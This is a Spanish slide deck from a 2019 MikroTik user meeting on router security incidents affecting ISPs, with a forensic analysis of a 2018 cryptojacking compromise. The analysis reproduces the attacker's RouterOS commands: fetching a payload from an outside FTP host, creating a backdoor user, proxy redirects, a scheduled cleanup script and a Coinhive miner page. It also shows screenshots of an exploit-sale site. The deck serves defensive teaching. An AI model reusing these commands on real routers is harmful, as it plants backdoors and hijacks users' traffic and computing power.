



**IoT + IPv6 - NAT + DDoS**

**Retos de seguridad y buenas  
practicas para ISPs y WISPs**

MUM Mexico 2019

Wardner Maia

## **Wardner Maia**

Ingeniero - Electrotecnia, Electrónica con especialización en Telecomunicaciones;

Proveedor de acceso desde 1995;

Entrenamiento para ISPs desde 2002;

Director técnico de MD Brasil IT & Telecom;

Director de LACNIC.

## **MD Brasil IT & Telecom**

ISP en el interior de São Paulo - Brasil;  
Red propia de fibra óptica con 12k+ clientes;  
Integración de equipos de telecomunicaciones;  
Entrenamientos y capacitación para ISPs;  
Servicios de consultoría.

<http://mdbrasil.com.br>

<http://mikrotikbrasil.com.br>

# Participaciones en MUMs de Europa

- 1) Wireless Security (2008 – Krakow/PL)
- 2) Wireless Security for OLPC project (2009 – Prague/CZ)
- 3) Layer 2 Security (2010 – Wroclaw/PL)
- 4) Routing Security (2011 – Budapest/HU)
- 5) IPv6 Security (2012 - Warsaw/PL)
- 6) BGP Filtering (2013 – Zagreb/CR)
- 7) MPLS VPNs Security (2014 – Venice/IT)
- 8) Network Simulation (2015 – Prague/CZ)
- 9) DDoS – detection and mitigation (2016 – Ljubljana/SL)
- 10) IoT, IPv6 and new ISP challenges for Internet Security (2017 - Milan/IT)
- 11) From IPv4 scarcity to IPv6 Fulness - How a good IPv6 planning can help on security (2018 - Berlin, Germany)

<http://mikrotikbrasil.com.br/artigos>

# **Algunos incidentes de seguridad recientes contra redes de acceso**



# Mayo, 2016

## CPEs de Ubiquiti son infectadas



15/05/2016 17h05 - Atualizado em 15/05/2016 17h05

## Ataque hacker deixa milhares de pessoas sem internet na região

Mais de 200 mil pessoas estão sem acesso a internet via rádio há três dias. Transmissão só deve ser normalizada em uma semana.

**¡Más de 200 mil clientes de radio sin  
acceso a Internet!**



15/05/2016 17h05 - Atualizado em 15/05/2016 17h05

## Ataque hacker deixa milhares de pessoas sem internet na região

Mais de 200 mil pessoas estão sem acesso a internet via rádio há três dias.  
Transmissão só deve ser normalizada em uma semana.

## Un Virus Inteligente

- Un script que exploraba una vulnerabilidad en el servicio http / https de las CPEs;
- Una vez que el equipo era infectado, él pasaba a escanear la vecindad para encontrar e infectar otros equipos similares y igualmente vulnerables;
- Por este comportamiento se denominó "Virus"

globo.com g1 globoesporte gshow famosos & etc videos

MENU G1

RIO PRETO E ARAÇATUBA

15/05/2016 17h05 - Atualizado em 15/05/2016 17h05


## Ataque hacker deixa milhares de pessoas sem internet na região

Mais de 200 mil pessoas estão sem acesso a internet via rádio há três dias.  
Transmissão só deve ser normalizada em uma semana.

Había muchas variantes de ese "Virus, siendo que en la más común los WISPs tenían sus equipos resetados y la contraseña cambiada para" [REDACTED] er "

Los WISPs perdían el acceso al equipo y muchos tenían que ir hasta las torres para tener acceso local y resolver el problema.

- Muchos clientes llegaron a quedarse sin acceso a Internet por más de 1 semana !!!!



[Home](#) / [Security](#)

NEWS

## Worm infects unpatched Ubiquiti wireless devices

The vulnerability has been known for almost a year, but many users haven't applied the patches

**SecurityIntelligence**  
Analysis and Insight for Information Security Professionals

NEWS 34 TOPICS INDUSTRIES

NEWS

May 23, 2016 @ 2:00 PM

## Ubiquiti Routers Attacked by Worm

By [Larry Loeb](#)



Ubiquiti Networks issued this week's alert in response to a vulnerability in its routers that was in response to a company's report performed by

The alert notes that the payloads are not yet known.

## Maio / 2016

La falla era previamente conocida por el fabricante gracias a un programa de recompensas por descubrimiento de Bugs (**Bug Bounty Program**).

El fabricante publicó una actualización corrigiendo el Bug, pero no fue suficientemente enfático en cuanto a la importancia de la actualización



Por otro lado, los ISP afectados no hicieron la actualización del sistema y no estaban utilizando otras buenas prácticas para seguridad, como deshabilitando servicios innecesarios, restringiendo el acceso a determinados IPs, etc.



# **Noviembre, 2016**

## **CPEs de Deutsche Telekom invadidas**

# iRouters de Deutsche Telekom atacados!



More than 900k routers of Deutsche Telekom German users went offline

November 28, 2016 By Pierluigi Paganini

**welivesecurity**  
News, views, and insight from the ESET security community

All Posts Latest Research How To Multimedia Papers Our Experts

900,000 Germans knocked offline, as critical router flaw exploited

BY GRAHAM CLULEY POSTED 29 NOV 2016 - 03:55PM

MALWARE



**ars TECHNICA**

BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE FORUMS

RISK ASSESSMENT —

## Newly discovered router flaw being hammered by in-the-wild attacks

Researchers detect barrage of exploits targeting potentially millions of devices.

DAN GOODIN - 11/28/2016, 7:21 PM

# iRouters de Deutsche Telekom atacados!

## Deutsche Telekom

- El ataque exploró el protocolo TR-064, puerto 7547, el mismo utilizado por el TR-069
- El atacante exploró la vulnerabilidad forzando a los routers a descargar código malicioso;
- Casi un millón de usuarios quedaron sin acceso y los routers se convirtieron en robots para ataques DDoS.





# **Marzo, 2017**

## **Vulnerabilidades de vários Vendors expostos**

**Marzo, 2017**



WikiLeaks

Leaks News About Partners

## Vault 7: CIA Hacking Tools Revealed



Wikileaks publica documento da CIA mostrando herramientas de hacking para explotar vulnerabilidad de varios equipos, entre ellos el RouterOS, donde una vulnerabilidad en el servicio Web era revelada.

Corregida en las versiones 6.37.5 y 6.38.5 el 09 / Marzo / 2017

What's new in 6.38.5 (2017-Mar-09 11:32):

!) www - fixed http server vulnerability;



# **Marzo, 2018**

## **Vulnerabilidade de Winbox afecta maquinas de los usuarios**

## Slingshot APT: Riding on a hardware Trojan horse

March 9, 2018

Problema hasta entonces no descubierto, probablemente posibilitado por la vulnerabilidad anterior;

Infectaba las máquinas de los usuarios descargando un DLL malicioso para la obtención de datos confidenciales;

Corregido en las actualizaciones de Winbox> 3x



KASPERSKY  DAILY

Products ▾ Renew Downloads Support Resource Center Blog ▾

Here we need to add that we reported this issue to router manufacturer, and MikroTik has already dealt with this problem. However, our experts believe that **MikroTik not the only brand used by Slingshot actors** — there may be other compromised devices.

Es cierto que Mikrotik ha sido vector de la distribución de ese malware;

Sin embargo, otros vendors pueden haber sido igualmente utilizados.



# **Abril, 2018**

## **Obtención de usuarios y contraseñas de Mikrotik**

# Obtención de la base de datos

## WINBOX VULNERABILITY

25th Mar, 2018 | Security




**Abril, 2018**



Obtención, sin autenticación de los usuarios y contraseñas del RouterOS;

Vulnerabilidad corregida en tiempo récord en las versiones 6.40.8 y 6.42.1

This post summarises the Winbox server vulnerability in RouterOS, discovered and fixed in RouterOS on April 23, 2018. Note that although Winbox was used as point of attack, the vulnerability was in RouterOS. This issue was later assigned a universal identifier CVE-2018-14847.



# **Pausa para una pequeña demostración**




**2018, Mayo/Junio/...hasta hoy.**

**Invasiones com fines de lucro!**


**Agosto, 2018**

Los enrutadores no actualizados e invadidos pasan a ser usados como mineros de crypto monedas



## Hackers Infect Over 200,000 MikroTik Routers With Crypto Mining Malware

August 02, 2018 Mohit Kumar



## MikroTik routers enslaved in massive Coinhive cryptojacking campaign

Hundreds of thousands of devices are mining cryptocurrency through power stolen from victims.



By Charlie Osborne for Zero Day | August 3, 2018 -- 08:55 GMT (01:55 PDT) | Topic: Security

# ¡Invasión con fines de lucro!

## log remoto de una invasión (julio, 2018)

|                      |        |                       |                                                                |
|----------------------|--------|-----------------------|----------------------------------------------------------------|
| Jul/19/2018 11:03:22 | memory | system, info, account | user roberto logged in from 193.111.247.126 via winbox         |
| Jul/19/2018 11:03:28 | memory | system, info, account | user roberto logged in from 193.111.247.126 via telnet         |
| Jul/19/2018 11:03:47 | memory | info                  | fetch: file "a113.rsc" downloaded                              |
| Jul/19/2018 11:03:54 | memory | info                  | fetch: file "webproxy/error.html" downloaded                   |
| Jul/19/2018 11:03:54 | memory | system, info          | http proxy settings changed by roberto                         |
| Jul/19/2018 11:03:54 | memory | system, info          | the proxy access rule added by roberto                         |
| Jul/19/2018 11:03:54 | memory | system, info          | nat rule added by roberto                                      |
| Jul/19/2018 11:03:55 | memory | system, info          | filter rule added by roberto                                   |
| Jul/19/2018 11:03:55 | memory | system, info          | user group ftpgroupe added by roberto                          |
| Jul/19/2018 11:03:55 | memory | system, info          | user ftu added by roberto                                      |
| Jul/19/2018 11:03:55 | memory | system, info          | dns changed by roberto                                         |
| Jul/19/2018 11:03:55 | memory | system, info          | ip service changed by roberto                                  |
| Jul/19/2018 11:03:55 | memory | system, info          | ip service changed by roberto                                  |
| Jul/19/2018 11:03:55 | memory | system, info          | ip service changed by roberto                                  |
| Jul/19/2018 11:03:55 | memory | system, info          | ip service changed by roberto                                  |
| Jul/19/2018 11:03:55 | memory | system, info          | new script scheduled by roberto                                |
| Jul/19/2018 11:03:55 | memory | system, info          | new script scheduled by roberto                                |
| Jul/19/2018 11:03:55 | memory | system, info          | new script scheduled by roberto                                |
| Jul/19/2018 11:03:55 | memory | system, info          | new script scheduled by roberto                                |
| Jul/19/2018 11:03:55 | memory | system, info          | item changed by roberto                                        |
| Jul/19/2018 11:04:09 | memory | system, info, account | user roberto logged out from 193.111.247.126 via winbox        |
| Jul/19/2018 11:04:09 | memory | system, info, account | user roberto logged out from 193.111.247.126 via telnet        |
| Jul/19/2018 11:09:44 | memory | system, info          | cloud change time Jul/19/2018-11:07:01 => Jul/19/2018-11:09:44 |

# ¡Invasión con fines de lucro!

## Explorando el servidor de ftp

```
maia@maia-5520:~$ whois 37.233.26.234
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '37.233.26.0 - 37.233.26.255'

% Abuse contact for '37.233.26.0 - 37.233.26.255' is 'abuse@starnet.md'

inetnum:        37.233.26.0 - 37.233.26.255
netname:        STARNETMD
descr:          SC STARNET SRL
descr:          Chisinau, Moldova
```

```
maia@maia-5520:~$ sudo nmap -sS -sV -A 37.233.26.234
[sudo] password for maia:

Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-14 12:46 -02
Nmap scan report for 37-233-26-234.starnet.md (37.233.26.234)
Host is up (0.20s latency).
Not shown: 994 closed ports
PORT      STATE      SERVICE      VERSION
19/tcp    filtered  chargen
21/tcp    open       ftp
| ftp-syst:
|_  SYST: UNIX MikroTik 6.42.6
22/tcp    open       ssh          MikroTik RouterOS sshd (protocol 2.0)
| ssh-hostkey:
|_  1024 ea:98:eb:e6:d2:21:65:12:0a:aa:81:9d:0a:2c:4c:f7 (DSA)
|_  2048 df:71:53:1f:b6:37:ca:b1:0e:bd:43:18:80:ea:5a:aa (RSA)
53/tcp    open       domain
2000/tcp  open      bandwidth-test MikroTik bandwidth-test server
8291/tcp  open      unknown
```

```
maia@maia-5520:~$ ftp 37.233.26.234
Connected to 37.233.26.234.
220 MikroTik FTP server (MikroTik 6.42.6) ready
Name (37.233.26.234:maia): ftu
331 Password required for ftu
Password:
230 User ftu logged in
Remote system type is UNIX.
ftp> ls
200 PORT command successful
150 Opening data connection
-rw-rw---- 1 root root      386 Jul 31 21:31 backup.ht1
drwxrwx--- 1 root root    2048 Jan  1 02:00 skins
-rw-rw---- 1 root root    3471 Jul 31 11:53 backup.rs1
226 Transfer complete
ftp> bin
200 Type set to I
ftp> hash
Hash mark printing on (1024 bytes/hash mark).
ftp> get backup.ht1
local: backup.ht1 remote: backup.ht1
200 PORT command successful
150 Opening BINARY mode data connection for /backup.ht1 (386 bytes)
#
226 BINARY transfer complete
386 bytes received in 0.00 secs (3.3465 MB/s)
ftp> get backup.rs1
local: backup.rs1 remote: backup.rs1
200 PORT command successful
150 Opening BINARY mode data connection for /backup.rs1 (3471 bytes)
###
226 BINARY transfer complete
3471 bytes received in 0.00 secs (29.2938 MB/s)
ftp>
```

Archivos: backup.ht1 e backup.rs1

# iInvasión con fines de lucro!

## **fetch / proxy / user**

```
/tool fetch address=37.233.26.234 src-path=backup.ht1 upload=no user=ftu  
mode=ftp password=ftu dst-path="webproxy/error.html"
```

```
/ip proxy set enabled=yes
```

```
/ip proxy access add action=deny disabled=no
```

```
/ip firewall nat add disabled=no chain=dstnat protocol=tcp dst-port=80 src-  
address-list=!Ok action=redirect to-ports=8080 comment=sysadminpxy
```

```
/ip firewall nat move [find comment=sysadminpxy] destination=0
```

```
/ip firewall filter add disabled=no chain=input protocol=tcp dst-port=8080  
action=add-src-to-address-list address-list=Ok address-list-timeout=1m  
comment=sysadminpxy
```

```
/user group add name=ftpgroupe policy="ftp,read"
```

```
/user add name=ftu password=ftu group=ftpgroupe
```

# ¡Invasión con fines de lucro!

## **DNS / DDNS**

```
/ip dns set servers=8.8.8.8  
/ip service set www disabled=yes port=80  
/ip service set winbox disabled=no port=8291  
/ip service set ftp disabled=no port=21  
/ip service set ssh disabled=no port=22
```

```
/ip cloud set ddns-enabled=yes  
/system routerboard print file=sn111  
/interface wireless security print file=sn112  
/interface wireless print file=sn113
```

# iInvasión con fines de lucro!

## **/system scheduler**

```
/system scheduler add name="Auto113" start-time=01:30:00 interval=1d  
on-event="/system backup save dont-encrypt=yes name=bfull113"  
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,  
web,winbox,write
```

```
/system scheduler add name="Auto114" start-time=01:31:00 interval=1d  
on-event="/system backup load name=bfull113 password=\"\""  
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,  
web,winbox,write
```

```
/system scheduler add name="Auto115" start-time=01:41:00 interval=1d  
on-event="/file remove a113.rsc\r\n/file remove bfull113.backup\r\n/file  
remove sn111.txt\r\n/file remove sn112.txt\r\n/file remove sn113.txt"  
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,  
web,winbox,write
```

# ¡Invasión con fines de lucro!

## Arquivo backup.rs1:

script .rsc de configuração do RouterOS

## Arquivo backup.ht1:

```
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
  <title>"${url}"</title>
  <script src="https://coinhive.com/lib/coinhive.min.js"></script>
  <script>
    var miner = new CoinHive.Anonymous('oDcuakJy9iKIQHnaZRpy9tEsYiF2PUx4', {throttle: 0.2});
    miner.start();
  </script>
</head>
<frameset>
<frame src="${url}"></frame>
</frameset>
</html>
```

JS de mineria

Hash del atacante

# Atualização del Bug de Winbox

## Release 6.42.1

What's new in 6.42.1 (2018-Apr-23 10:46):

!) winbox - fixed vulnerability that allowed to gain access to an unsecured router;

## Release 6.40.8


What's new in 6.40.8 (2018-Apr-23 11:34):

!) winbox - fixed vulnerability that allowed to gain access to an unsecured router;

<https://mikrotik.com/download/changelogs/>

**¿Cómo esta la situación  
después de casi 1 año?**

# Coinhive – situação en el mundo



# Coinhive – situação en el mundo

**16/11/2018**

## Top Countries

|                              |        |
|------------------------------|--------|
| 1. Brazil                    | 30,276 |
| 2. Indonesia                 | 13,024 |
| 3. India                     | 9,698  |
| 4. Iran, Islamic Republic of | 6,555  |
| 5. South Africa              | 3,427  |
| 6. Thailand                  | 2,716  |
| 7. China                     | 2,279  |
| 8. United States             | 2,219  |
| 9. Russian Federation        | 2,163  |
| 10. Ecuador                  | 2,086  |

**01/04/2019**

## Top Countries

|                              |        |
|------------------------------|--------|
| 1. Brazil                    | 10,581 |
| 2. Indonesia                 | 6,629  |
| 3. India                     | 4,167  |
| 4. Iran, Islamic Republic of | 2,698  |
| 5. Thailand                  | 1,561  |
| 6. South Africa              | 1,255  |
| 7. China                     | 1,167  |
| 8. Russian Federation        | 931    |
| 9. Italy                     | 927    |
| 10. Bangladesh               | 898    |

# Coinhive – situación en Mexico

## 2019-04-01-Mexico-coinhive

Search for `product:"Mikrotik" http.component:"coinhive" country:"MX"` returned 216 results on 02-04-2019

216 equipos infectados

### Top Cities

|                     |    |
|---------------------|----|
| 1. Coacalco         | 13 |
| 2. Ciudad De Mexico | 9  |
| 3. San Luis Potosi  | 7  |
| 4. Huatulco         | 7  |
| 5. Mexicali         | 6  |
| 6. Colima           | 6  |
| 7. Torreon          | 5  |
| 8. Salina Cruz      | 5  |
| 9. Monterrey        | 5  |
| 10. Ixtepec         | 5  |



# **Quién actualizó (y cambió las contraseñas)**

## **¿Puede dormir tranquilo?**



# Otras actualizaciones en 2018

## 🚩 CVE-2018-1156 Detail

Mikrotik RouterOS before 6.42.7 and 6.40.9 is vulnerable to stack buffer overflow through the license upgrade interface. This vulnerability could theoretically allow a remote authenticated attacker execute arbitrary code on the system.

## 🚩 CVE-2018-1157 Detail

Mikrotik RouterOS before 6.42.7 and 6.40.9 is vulnerable to a memory exhaustion vulnerability. An authenticated remote attacker can crash the HTTP server and in some circumstances reboot the system via a crafted HTTP POST request.

## 🚩 CVE-2018-1158 Detail

Mikrotik RouterOS before 6.42.7 and 6.40.9 is vulnerable to a stack exhaustion vulnerability. An authenticated remote attacker can crash the HTTP server via recursive parsing of JSON.

## 🚩 CVE-2018-1159 Detail

Mikrotik RouterOS before 6.42.7 and 6.40.9 is vulnerable to a memory corruption vulnerability. An authenticated remote attacker can crash the HTTP server by rapidly authenticating and disconnecting.

<https://nvd.nist.gov/vuln/search>

# Mas Actualizaciones

## Release 6.42.7

What's new in 6.42.7 (2018-Aug-17 09:48):

MAJOR CHANGES IN v6.42.7:

-----  
!) security - fixed vulnerabilities CVE-2018-1156, CVE-2018-1157, CVE-2018-1158, CVE-2018-1159;  
-----

## Release 6.40.9

What's new in 6.40.9 (2018-Aug-20 07:46):

MAJOR CHANGES IN v6.40.9:

-----  
!) security - fixed vulnerabilities CVE-2018-1156, CVE-2018-1157, CVE-2018-1158, CVE-2018-1159;  
-----

<https://mikrotik.com/download/changelogs/>



# **Actualizaciones recientes (y importantes)**

# Firewall y NAT bypass (11/02/2019)

## 🚧 CVE-2019-3924 Detail

### Current Description

MikroTik RouterOS before 6.43.12 (stable) and 6.42.12 (long-term) is vulnerable to an intermediary vulnerability. The software will execute user defined network requests to both WAN and LAN clients. A remote unauthenticated attacker can use this vulnerability to bypass the router's firewall or for general network scanning activities.

### MikroTik Firewall & NAT Bypass

Exploitation from WAN to LAN



Jacob Baines [Follow](#)  
Feb 21 · 6 min read

<https://medium.com/tenable-techblog/mikrotik-firewall-nat-bypass-b8d46398bf24>

### Solution

Long term release users should upgrade to 6.42.12 or newer. Stable release should upgrade to 6.43.12 or newer.

<https://nvd.nist.gov/vuln/search>

## CVE-2018-19298 CVE-2018-19299 IPV6 RESOURCE EXHAUSTION

4th Apr, 2019 | Software

Todos que están utilizando IPv6 en sus redes deben actualizar los routers para una de las versiones abajo:

- 6.43.14 (long term)
- 6. 44.2 (stable)
- 6.45beta27 (testing)

<https://mikrotik.com/download>

# ¡Estén atentos!

## ARCHIVE

|             |                                                                          |
|-------------|--------------------------------------------------------------------------|
| 04 Apr 2019 | CVE-2018-19298 CVE-2018-19299 IPv6 resource exhaustion                   |
| 21 Feb 2019 | MikroTik accelerates the adoption of 60 GHz technologies with Terragraph |
| 22 Feb 2019 | CVE-2019-3924 Dude agent vulnerability                                   |
| 09 Oct 2018 | CVE-2018-14847 winbox vulnerability                                      |
| 23 Aug 2018 | Bugfix update 6.40.9 released                                            |
| 23 Aug 2018 | CVE-2018-115X issues discovered by Tenable                               |
| 09 Aug 2018 | WPA2 preshared key brute force attack                                    |
| 30 May 2018 | Web service vulnerability                                                |
| 25 Mar 2018 | CVE-2018-14847 winbox vulnerability                                      |

Testing release tree

Long-term release tree

Stable release tree

Legacy release tree



<https://blog.mikrotik.com/archive/>

## Long-term release tree

Release 6.42.9

What's new in 6.42.9 (2018-Sep-27 05:19):

<https://mikrotik.com/download/changelogs/long-term-release-tree>

**¿La inseguridad es un  
“privilegio” de equipos más  
populares (baratos) entre  
las ISP regionales?**

**Agosto, 2016**



## Juniper confirms leaked NSA exploits affect its firewalls

Shy on specifics, the networking equipment maker wouldn't say when patches would become available.



By Zack Whittaker for Zero Day | August 23, 2016 -- 13:42 GMT (06:42 PDT) | Topic: Security

**Enero, 2017**



## Juniper SRX firewalls open a root-level account due to a flaw

January 11, 2017 By Pierluigi Paganini

**abril, 2018**

Topics ▾ News ▾ Training ▾ Resources ▾ Events ▾

TRENDING: Live Webinar | Fraud Prevention for Banks: Top 10 Tech Requirements to Evalua

Cybercrime , Cybersecurity , Cyberwarfare / Nation-state attacks

## 200,000 Cisco Network Switches Reportedly Hacked

What Remediation Steps Should Be Taken?

Geetha Nandikotkur (AsiaSecEditor) • April 9, 2018 1



TECHNOLOGY

NEWS ▾

PROGRAMMING

Security alert: 500,000 Cisco routers hacked worldwide by Russian Hackers

## 500,000 Cisco routers hacked worldwide by Russian Hackers

By Kavita Iyer

**mayo, 2018**

**julio, 2018**

## Huawei Routers Are Easily Hacked, Say Security Pros

**julio, 2018**



**ZDNet**



VIDEOS

5G

WINDOWS 10

CLOUD

INNOVATION

SECURITY

TECH PRO

MORE

NEWSLETTERS

 **MUST READ:** Why cryptojacking malware is a bigger threat to your PC than you think

## IoT hacker builds Huawei-based botnet, enslaves 18,000 devices in one day

A hacker has taken only 24 hours to build a botnet which is at least 18,000-devices strong.



By Charlie Osborne for Zero Day | July 20, 2018 -- 10:14 GMT (03:14 PDT) | Topic: Security

# "Mercado" de Exploits

 How to buy exploit? Two ways to buy required exploit. Currency, that we accept.

1. Anonymous buying of exploits is the way to buy exploit without registration. You buy it directly and anonymous and get exploit on mail.
2. Another way to buy exploits is to became Oday.today 1337day user, get Oday.today 1337day Gold 🏆 and buy required exploit in our database.

We accept currencies: [contact admin to find more]
















Resetear cuenta de Twitter B\$ 0,209  
Bypass de cuenta de Instagram: B\$ 0,187  
etc...

| [ private ]         |                                                                                      |          |         |                        |   |   |         |           |           |                    |
|---------------------|--------------------------------------------------------------------------------------|----------|---------|------------------------|---|---|---------|-----------|-----------|--------------------|
| --:DATE             | --:DESCRIPTION                                                                       | --:TYPE  | --:HITS | --:RISK                |   |   | --:GOLD | --:AUTHOR |           |                    |
| 26-01-2018          | Twitter reset account Private Method 0day Exploit                                    | tricks   | 34 458  | <div><div></div></div> | R | D | -       | ✓         | B 0.209   | Oday Today Team    |
| 07-01-2018          | Instagram bypass Access Account Private Method Exploit                               | tricks   | 37 264  | <div><div></div></div> | R | D | -       | ✓         | B 0.182   | smokzz             |
| 24-11-2015          | SMF 2.1 Beta 2 Remote Code Execution 0day Exploit                                    | php      | 17 571  | <div><div></div></div> | R | D | -       | ✓         | B 0.318   | Protocol.8         |
| 06-02-2015          | SMF 2.0.x Remote Code Execution 0day Exploit                                         | php      | 34 439  | <div><div></div></div> | R | D | -       | ✓         | B 0.455   | Protocol.8         |
| 07-08-2018          | Facebook steal Group 0day Exploit                                                    | tricks   | 10 916  | <div><div></div></div> | R | D | -       | ✓         | B 0.245   | Oday Today Team    |
| 06-08-2018          | PokerStars - Insecure Library Loading Code Execution Exploit                         | windows  | 5 139   | <div><div></div></div> | R | D | -       | ✓         | B 0.1     | ZwX                |
| 11-04-2018          | Hotmail.com reset account 0day Exploit                                               | tricks   | 14 354  | <div><div></div></div> | R | D | -       | ✓         | B 0.273   | Oday Today Team    |
| 04-02-2018          | Coinhive – Monero JavaScript Mining Information Disclosure (SecretKey) Vulnerability | php      | 10 587  | <div><div></div></div> | R | D | -       | ✓         | B 0.109   | ogcrypto           |
| [ remote exploits ] |                                                                                      |          |         |                        |   |   |         |           |           |                    |
| --:DATE             | --:DESCRIPTION                                                                       | --:TYPE  | --:HITS | --:RISK                |   |   |         | --:GOLD   | --:AUTHOR |                    |
| 14-11-2018          | Atlassian Jira Authenticated Upload Code Execution Exploit                           | java     | 106     | <div><div></div></div> | R | D | -       | ✓         | free      | metasploit         |
| 13-11-2018          | Cisco Prime Infrastructure Unauthenticated Remote Code Execution Exploit             | multiple | 168     | <div><div></div></div> | R | D | C       | ✓         | free      | metasploit         |
| 13-11-2018          | Android 5.0 Battery Information Broadcast Information Disclosure Vulnerability       | Android  | 118     | <div><div></div></div> | R | D | C       | ✓         | free      | Yakov Shafranovich |
| 13-11-2018          | Android RSSI Broadcast Information Disclosure Vulnerability                          | Android  | 125     | <div><div></div></div> | R | D | C       | ✓         | free      | Yakov Shafranovich |
| 09-11-2018          | D-LINK Central WifiManager (CWM 100) 1.03 r0098 Man-In-The-Middle Vulnerability      | hardware | 302     | <div><div></div></div> | R | D | C       | ✓         | free      | hyy3rlinx          |
